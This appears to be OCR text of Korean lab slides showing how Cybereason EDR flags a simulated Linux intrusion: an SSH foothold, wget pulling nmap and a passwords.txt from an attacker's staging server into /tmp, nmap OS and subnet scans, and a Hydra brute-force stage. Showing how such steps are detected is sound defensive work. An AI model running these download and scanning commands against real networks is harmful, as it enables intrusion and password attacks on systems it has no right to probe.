

`sudo systemctl start ssh`

Command Line

Systemctl 명령어를 통해 SSH 서비스 시작



Linux 공격 시뮬레이션 Flow

- 사이버리즌 EDR 확인 : SSH 접속을 통한 거점확보 (4/7)



Linux 공격 시뮬레이션 Flow

- 사이버리즌 EDR 확인 : SSH 접속을 통한 거점확보 (5/7)



Linux 공격 시뮬레이션 Flow



- 사이버리즌 EDR 확인 : SSH 접속을 통한 거점확보 (6/7)



의심스러운 SSH 통신 이벤트 발생 확인
(공격자 → 희생자1)


Linux 공격 시뮬레이션 Flow

- 사이버리즌 EDR 확인 : SSH 접속을 통한 거점확보 (7/7)



Linux 공격 시뮬레이션 Flow

- 사이버리즌 EDR 확인 : Nmap을 통한 내부 정찰 (1/3)



• Connection

192.168.146.132:56920 > 192.168.146.137...
Associated Connections

192.168.146.132:56920 > 192.168.146.137...
Associated Internal Connections

192.168.146.132:56920 > 192.168.146.137:8081

공격자가 구축한 유포지로 접속 확인 (희생자1 → 공격자 유포지)




wget http://192.168.146.137:8081/nmap -O /tmp/nmap

Wget을 통해 공격자가 사전 구축한 유포지에서 nmap 다운로드

Process PID
February 19, 2025 at 3:26:03 PM GMT+9
Process Creation Time
February 19, 2025 at 3:26:17 PM GMT+9
Process End Time
Command Line
wget http://192.168.146.137:8081/nmap -O /...

Linux 공격 시뮬레이션 Flow

- 사이버리즌 EDR 확인 : Nmap을 통한 내부 정찰 (2/3)



Suspensions (1)

The process has set a file as executable

Evidence


The process has been performing suspicious activity attempting to modify file system permissions (ATT&CK T1222.002)

Evidence (증거)를 통해 비정상적인 시스템 권한 획득 인지



Linux 공격 시뮬레이션 Flow

- 사이버리즌 EDR 확인 : Nmap을 통한 내부 정찰 (3/3)



Process PID
February 19, 2025 at 3:27:42 PM GMT+9
Process Creation Time
February 19, 2025 at 3:27:55 PM GMT+9
Process End Time
nmap -O 192.168.146.153
Command Line

Nmap을 통한 희생자2(192.168.146.153) OS, 열린 Port 등의 정보 스캔 확인




Process PID
February 19, 2025 at 3:27:04 PM GMT+9
Process Creation Time
February 19, 2025 at 3:27:18 PM GMT+9
Process End Time
nmap -sn 192.168.146.0/24
Command Line

Nmap을 통한 192.168.146.0/24 C클래스 대역 스캔 확인

Linux 공격 시뮬레이션 Flow

- 사이버리즌 EDR 확인 : Hydra Tool을 통한 Brute Force Attack (1/2)



```
wget  
Process Display Name  
38876  
Process PID  
February 19, 2025 at 3:28:51 PM GMT+9  
Process Creation Time  
February 19, 2025 at 3:29:04 PM GMT+9  
Process End Time  
wget http://192.168.146.137:8081/passwords.txt -O /tmp/pas  
swords.txt  
Command Line
```

Wget을 이용하여 공격자가 사전 구축한 유폴지에서 Passwords.txt 파일 다운로드

Suspicious (1)

Suspicion of Anomalous File Download via Wget

Suspicious (의심사항)을 통해 Wget을 이용한 의심스러운 파일 다운로드 인지



Connection to internal address

Linux Remote File Copy

Temporary parameter in command line

Linux 공격 시뮬레이션 Flow

- 사이버리즌 EDR 확인 : Hydra Tool을 통한 Brute Force Attack (2/2)



Linux 공격 시뮬레이션 Flow



